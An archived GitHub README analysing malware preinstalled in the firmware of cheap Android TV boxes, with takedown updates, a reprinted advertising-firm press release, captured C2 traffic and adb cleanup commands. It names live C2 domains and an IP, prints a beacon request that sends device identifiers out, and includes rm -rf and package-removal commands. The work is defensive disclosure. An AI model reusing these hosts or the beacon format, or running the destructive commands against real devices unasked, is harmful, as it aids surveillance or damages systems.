GitHub - DesktopECHO/T95-H616-Malware: "Pre-Owned" malware in ROM for AllWinner H616/H618 & RockChip RK3328 Android TV Boxes

By DesktopECHO

Archived: 2026-04-05 20:41:49 UTC

AllWinner H616/H618 & RockChip 3328 Android Malware Analysis · Cleanup

Do you own an Android TV Box similar to one of these:

- T95 · *AllWinner H616*

- T95Max · *AllWinner H618*
- X12-Plus · *RockChip 3328*
- X88-Pro-10 · *RockChip 3328*

...and have a folder named:

`/data/system/Corejava` or a file named `/data/system/shared_prefs/open_preference.xml`

Your device is infected with malware, constantly trying to find a C2 server to upload 'telemetry' and await commands without your knowledge or permission. It's included with the device, straight from the merchant you ordered it from.

04-May-2023 · adc.flyermobi.com and 128.199.97.77 taken offline

Not long after the Gigaset update, *adc.flyermobi.com* went offline. DNS records for that domain are gone, and there is no response from 128.199.97.77.

28-Apr-2023 · Stage 1 Classes.dex gives up its secrets

Stage 1 will go to http://adc.flyermobi.com/update/update.conf (*was* 128.199.97.77) and get the URL for Stage 2:


```
{"Id":1,"version":"2.802","url":"http://adc.flyermobi.com/data/b2802.data","package":"com.mozgame.fruitmania",
```

The URL above is arbitrary and can/will change. Stage 2 payload was encrypted; decrypted version is archived as classes.dex. This particular example is meant to generate ad-click revenue in the background, but the malware a device receives is at the whim of the people running this IP.

Fun fact: *http://adc.flyermobi.com/update/update.conf* is also a URL used by the Gigaset Smartphone supply chain attack of August 2021.

Those responsible did a good job hiding their identity until now, but they left behind an expired SSL certificate from 2017 bound to port 443. It's a real certificate issued by Symantec: **dsp.dotinapp.com**. The https site appears to be a dev/test version of the malware being served on port 80. This certificate, likely forgotten for years, is a

clear indication of those behind the malware:



Some **Dotinapp** PR to learm about who they are and what they do. You can even find them on [LinkedIn]

Dotinapp: a mobile advertising platform on the global giant tower

转载 weixin_33805743 Posted at 2017-07-10 15:29:00 51 collect copyright

With the explosive growth of mobile Internet in developed countries around the world in recent years, the influx of many developers has caused the centrifugalization of traffic. Absolute dispersion is the pattern of the mobile traffic market today. The violent explosion has also caused the difficulty of realizing the traffic of many developers. .

In the commercial traffic market, many overseas high-quality performance advertising companies have access to a large number of global developer advertising SDKs to help developers realize their monetization. Compared with many domestic agency-based advertising companies, some companies such as Israel and the United States have Powerful performance advertising technology capabilities, high monetization efficiency, and greatly improved the effect of advertisers when distributing advertisements, but these overseas advertising companies do not have the ability to sell this part of traffic in China.

Dotinapp - a global mobile advertising platform

In the domestic IOS shortage market environment, Dotinapp just saw such an opportunity and cooperated with Israel, Germany, the United States and other advertising companies to purchase their IOS traffic in China. On the basis of obtaining high-quality traffic, Dotinapp has The technical team of Baidu Fengchao, the largest advertising monetization revenue platform in China, extracted accurate DMP data of users and built a programmatic advertising delivery system, which successfully increased the download volume and participation of users, and successfully targeted users by driving natural traffic Retention and purchase behaviors are optimized. In the testing phase of Dotinapp, different types of products such as e-commerce, financial management, small loans, casual games, and online games have been launched. KPI performances such as ROI are among the best in the advertising channels of advertisers, and in the feedback of advertisers, the performance even exceeds Domestic mainstream information flow channels.

Relying on its excellent launch performance, Dotinapp quickly obtained a large amount of launch budget for nearly 50 products in less than three months after it officially entered the market. Cooperating advertisers include Vipshop, Tongcheng Travel, Paipaidai, QQ Reading, Lizhi FM, Huajiao Live and many other well-known apps, Dotinapp has been highly praised by advertisers, and has a professional team to provide high-quality mobile advertising strategies for IOS customers.

Dotinapp was co-founded by Shanghai Dianying Network Technology Co., Ltd. and Nanjing Ruiyi Network Media Co., Ltd. in June this year. The founding team not only has a technical team with strong advertising algorithms, but also well-known overseas advertising companies and experienced domestic media. Putting in operation practitioners, etc.

Focus on China's IOS advertising business, and deeply cultivate emerging markets in Southeast Asia

As a latecomer to the mobile advertising market, Dotinapp is committed to providing advertisers with the most cost-effective channel traffic. Its advantages lie in high-quality traffic sources and a large number of aggregated traffic to meet customers' requirements for quality and volume. Dotinapp knows that at the current stage of China's mobile Internet, advertisers who can afford to spend must pursue ROI recovery. Dotinapp

In addition, Dotinapp has set its sights on emerging markets in Southeast Asia. Southeast Asia, with its large population, will undoubtedly be the next mobile Internet explosion area. As a third-party advertising company, Dotinapp believes that there is an absolute opportunity to aggregate effective traffic in emerging markets, and cooperates with Beiye Technology cooperation to create an efficient ssp, Dotinapp has access to many high-quality developers, and quickly covered more than 100 million smart phone devices in Southeast Asia, and is still expanding to help developers realize cash in emerging markets.

Although it is a start-up company, in this huge and complex global market, Dotinapp has mastered absolute high-quality traffic resources, which means it has an absolute advantage. It has a global vision and a founding team with integrity. The global wireless Internet marketing market will get better and better.

This article is reproduced from d1net (reprinted)

It's worth pointing out that the PR annaouncement is from 2017, the SSL certificate is from 2017, the first C2 server (ycxrl.com) got registered in 2017, and the Amazon reviews go back to 2017 (the H616 was resleased in 2020)

Given the large number of positive reviews online for these Android TV boxes, I wonder how many YouTubers were sponsored by Dotinapp or other interested parties to review these devices?

26-Apr-2023 · Email message from T95 seller?

I received this email the day after their C2 servers got shut down. Apparently they were looking to clear up the confusion with an offering of sponsorship dollars and some effusive praise!

25-Apr-2023 · AllWinner H618 and RockChip RK3328 Android TV Devices are "pre-owned" too

Thanks to Tanner at LTT for letting me review his findings - It appears the scope of this issue is much bigger than expected; many Android TV Boxes with the AllWinner H616, H618 and RockChip RK3328 feature the "Corejava" C2 Bootstrap.

24-Apr-2023 · Akamai/Linode Terminate Command and Control Servers

In January I filled out Linode's irritating-to-use Abuse Form, only to get brushed-off with a nonsensical response by email. They have stated this is the **only** method available to file abuse complaints. It took a few days of bitching on Reddit to get the attention of a human Linode representative who was eventually convinced to shut down the remaining three C2 IPs. The owners of the C2 servers were watching this whole exchange and changed their DNS to *127.0.0.1* in order to partially conceal their activity but it did not work. As of today, the four associated DNS names resolve to non-routable IPs, and the servers they originally resolved to have gone dark.

Note this is only a temporary reprieve as the botnet can return on new hosts at any point. We'll be watching.

Added some interesting tcpflow dumps to the repo, for example here's how the conversation starts-up with the C2 servers:

```
 POST /terminal/client/apiInfo HTTP/1.1
Connection: Keep-Alive
Content-Type: text/xml
channel: T10901
imei: xx:xx:xx:xx:xx:xx
launchername: com.swe.dgbluancher
model: MBOX
sdk: 29
brand: google
uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
vcode: 1
androidId: xxxxxxxxxxxxxxx
manufacturer: Google
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; MBOX Build/QP1A.191105.004)
Host: cbphe.com
Accept-Encoding: gzip
Content-Length: 0
```

AllWinner and RockChip should do a little KYC before selling their SoC and tooling to anyone off the street. If they allow the Bad Guys to create these ROMs, will they release a tool that helps end-users install a clean Android or Linux image to these devices?

A few months ago I purchased a T95 Android TV box; it came with Android 10 (with working Play store) and an Allwinner H616 processor. It's a small-ish black box with a blue swirly graphic on top and a digital clock on the front. There's got to be thousands (or more!) of these boxes already in use globally.

There are tons of them available for purchase on Amazon and AliExpress. By the end of January 2023, Amazon's selection of these devices thinned-out considerably, but a quick scan online shows they are back in large numbers.

This device's ROM turned out to be very very sketchy -- Android 10 is signed with test keys, and named "Walleye" after the Google Pixel 2. I noticed there was not much crapware to be found, on the surface anyway. If test keys weren't enough of a bad omen, I found ADB wide open over Ethernet and WiFi - right out-of-the-box.

I purchased the device to run Pi-hole among other things, and that's how I discovered just how nastily this box is festooned with malware. After running the Pi-hole install I set the box's DNS1 and DNS2 to 127.0.0.1 and got a hell of a surprise. The box was reaching out to many known, **active** malware addresses.

After searching unsuccessfully for a clean ROM, I set out to remove the malware in a last-ditch effort to make the T95 useful. I found layers on top of layers of malware using `tcpflow` and `nethogs` to monitor traffic and traced it back to the offending process/APK which I then removed from the ROM.

The final bit of malware I could not track down injects the `system_server` process and looks to be deeply-baked into the ROM. It's pretty sophisticated malware, resembling CopyCat in the way it operates. It's not found by any of the AV products I tried -- If anyone can offer guidance on how to find these hooks into `system_server` let me know.

The closest I came to neutralizing the malware was to use Pi-hole to change the DNS of the command and control server, **YCXRL.COM** to *127.0.0.2*. You can then monitor activity with netstat:

```
 netstat -nputwc | grep 127.0.0.2

tcp6   1     0 127.0.0.1:34282  127.0.0.2:80     CLOSE_WAIT  2262/system_server
tcp    0     0 127.0.0.2:80     127.0.0.1:34280  TIME_WAIT   -
tcp    0     0 127.0.0.2:80     127.0.0.1:34282  FIN_WAIT2   -
tcp6   1     0 127.0.0.1:34282  127.0.0.2:80     CLOSE_WAIT  2262/system_server
tcp    0     0 127.0.0.2:80     127.0.0.1:34280  TIME_WAIT   -
tcp    0     0 127.0.0.2:80     127.0.0.1:34282  FIN_WAIT2   -
tcp6   1     0 127.0.0.1:34282  127.0.0.2:80     CLOSE_WAIT  2262/system_server
tcp    0     0 127.0.0.2:80     127.0.0.1:34280  TIME_WAIT   -
tcp    0     0 127.0.0.2:80     127.0.0.1:34282  FIN_WAIT2   -
tcp6   1     0 127.0.0.1:34282  127.0.0.2:80     CLOSE_WAIT  2262/system_server
```

I also had to create an iptables rule to redirect all DNS to the Pi-hole as the malware/virus/whatever will use external DNS if it can't resolve, and then tries with a nonstandard port.

```
 adb shell iptables -t nat -A OUTPUT -p udp --dport 53 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p tcp --dport 53 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p tcp --dport 5353 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p udp --dport 5353 -j DNAT --to 127.0.0.1:53
```

By doing this, the C&C server ends up hitting the Pi-hole webserver

```
 1672673217|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673247|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673277|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673307|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673907|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673937|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673967|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
1672673997|ycxrl.com|POST /terminal/client/eventinfo HTTP/1.1|404|0
```

"Stage 0" hooks `system_server` and attempts to pull-down a payload from `ycxrl.com`, `ycxrldow.com`, `cbphe.com`, or `cbpheback.com`

Cleanup Instructions

- Reboot into recovery to reset the device or use the Reset option in the 'about' menu to "Factory Reset" the T95
- When device comes back online, connect to `adb` via USB A-to-A cable or WiFi/Ethernet
- Run the script (WiP!)

Check if the script was successful

`adb logcat | grep Corejava`

The script prevents a successful download from the C2 servers, as the malware can't write to /Corejava, preventing the payload from doing naughty things on your device:

`101-10 23:34:39.759 2153 2153 W FileUtils: Failed to chmod(/data/system/Corejava): android.system.ErrnoException: chmod failed: EPERM (Operation not permitted)`

`01-10 23:34:39.760 2153 2153 W FileUtils: Failed to chmod(/data/system/Corejava/node): android.system.ErrnoException: chmod failed: ENOTDIR (Not a directory)`

Ongoing Investigation

In this repo you will find Classes.dex, the 'Stage 1' payload I managed to capture. The malware takes many measures to prevent from being discovered. You can install Pi-hole and `tcpflow` to monitor activity. Hopefully a method can be found to to completely disable the malware. The remediation instructions below are as close as it gets (for now.)

15-Mar-2023 · News + Simplified cleanup steps:

The botnet owners changed DNS on **ycxrl.com** to an invalid, private IP (192.168.9.1) ... so "stage 0" malware is running, but the pre-pwn3d malware is unable to download "stage 1" from ycxrl.com. They can change this back anytime they like to a real IP. Perform the following steps to prevent malware from showing up again when they change ycxrl.com back to a real IP.

Install ADB (If not already installed):

Assuming you're on Windows, to install ADB simply install Chocolatey first and install ADB using Choco:

```
choco install adb
```

macOS users have Homebrew to accomplish the same thing:

```
brew install android-platform-tools
```

Cleanup Steps:

- Start with a factory-reset device
- Set the root switch to **enabled** and restart the device
- Go to Settings -> Network & Internet
- Connect to WiFi/Ethernet (preferably with a static IP and no gateway to prevent internet access)
- Get T95 IP address from WiFi/Ethernet settings, connect to the device and become root:

```
adb connect [T95 IP address]
```

```
-> * daemon not running; starting now at tcp:5037
```

```
-> * daemon started successfully
```

```
-> connected to 10.44.0.14:5555
```

```
adb root
```

```
-> restarting adbd as root
```

Stage 1's 'home' folder is **/data/system/Corejava** -- Defeat the malware by turning **/data/system/Corejava** into an immutable file instead:

```
adb shell rm -rf /data/system/Corejava
```

```
adb shell touch /data/system/Corejava
```

```
adb shell chmod 0000 /data/system/Corejava
```

```
adb shell /vendor/bin/busybox chattr +i /data/system/Corejava
```

Additionally, the following prevents adups from running, which is an extra, unrelated layer of malware:

```
adb shell pm uninstall --user 0 com.adups.fota
```

```
adb shell pm uninstall --user 0 com.ftest
```

```
adb shell pm uninstall --user 0 com.www.intallapp
```

```
adb shell rm -rf /data/data/com.adups.fota
```

```
adb shell touch /data/data/com.adups.fota
```

```
adb shell chmod 0000 /data/data/com.adups.fota
```

```
adb shell /vendor/bin/busybox chattr +i /data/data/com.adups.fota
```
